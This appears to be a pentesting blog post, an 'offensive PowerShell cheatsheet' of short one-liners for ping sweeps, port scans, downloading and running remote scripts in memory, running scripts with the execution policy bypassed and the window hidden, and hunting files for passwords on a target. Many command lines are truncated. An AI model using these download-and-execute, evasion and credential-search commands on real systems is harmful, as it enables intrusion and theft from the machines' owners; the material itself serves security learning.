July 05, 2018

OFFENSIVE POWERSHELL CHEATSHEET

—

Network Recon:

Ping Sweep:

Just replace the hard-coded subnet ID with your own:

```
PS C:\> 1..255 | % {ping -n 1 -w 100 192.168.0.$_ | Select-String
```

Port scans:

This scans all ports from 1 to 1000:

```
PS C:\>  1..1000 | % {echo ((New-Object Net.Sockets.TCPClient).Cor
```

Here's another similar variant, but this one also alerts for closed ports:

```
PS C:\> 1..1000 | % {try{$socket=New-Object System.Net.Sockets.TC
```

Scanning a thousand ports or more using PowerShell can be somewhat slow, so you may just want to use a "top ports" list to cover the most interesting target ports, like so:

```
PS C:\> (21,22,23,53,137,139,443,445,3306,3389) | % {try{$socket=
```

Now suppose you want to scan a range of machines for a single port. You can do that as well. Again, just replace the port and subnet ID values with your own. (Be warned, this is quite slow):

```
PS C:\> $port=22; 1..255 | % {$ip="192.168.0.$_"; echo ((New-Objec
```

File Downloads and Execution:

To download a file to the target machine, PowerShell has a method similar in functionality to wget on *nix systems. It is most useful when you need to download something other than a PowerShell script. If that's what you need, there is a stealthier way to execute a remote .ps1 script without writing to disk. Here is the "wget" equivalent:

```
PS C:\> (New-Object System.Net.WebClient).DownloadFile("http://<a
```

Here's the stealthier method, which downloads and executes a PowerShell script in memory, without writing any file to disk.

```
PS C:\> iex (New-Object System.Net.Webclient).DownloadString(“http
```

Here's how you'd invoke the same command from a cmd.exe prompt:

```
C:\> powershell iex (New-Object System.Net.Webclient).DownloadStri
```

To execute a PowerShell script, bypassing execution restrictions and hiding the window from the user:

```
C:\> powershell -ExecutionPolicy Bypass -Window Hidden .\evil.ps1
```

To execute a Base64 encoded command:

```
C:\> powershell -EncodedCommand <base64 encoded command string>
```

System Enumeration:

To get a listing of running processes, similar to *nix "ps" command (the following are functionally equivalent aliases):

```
PS C:\> Get-Process
PS C:\> ps
PS C:\> gps
```

To see what security patches have been applied:

```
PS C:\> Get-HotFix
```

Get all services:

```
PS C:\> Get-Service
```

Get only running services:

```
PS C:\> Get-Service | Where-Object {$_.status -match "Running"}
```

Search recursively for a particular string within files:

```
PS C:\> Select-String –path C:\Users\*.txt –pattern password
```

General Commands:

List directory contents (The following are aliases):

```
PS C:\> Get-ChildItem
PS C:\> ls
```

```
PS C:\> gci
PS C:\> dir
```

Get a list of all available commands:

```
PS C:\> Get-Command
```

Get help page for a command. Similar to man in GNU/Linux. The -examples flag is very helpful. Just as it sounds, it provides quite a few usage examples:

```
PS C:\> Get-Help <command>
PS C:\> Get-Help <command> -examples
```


These examples are small sample of the sort of things that can be done just "living off the land" on a target with a bit of native PowerShell. With additional well developed frameworks like Nishang and PowerSploit at our disposal, even more is possible.

Share

COMMENTS

Enter your comment...


POPULAR POSTS



August 09, 2018

WALKTHROUGH: SQL INJECTION WITH DVWA

Share Post a Comment



February 09, 2018

ROOTING SICKOS 1.1

Share Post a Comment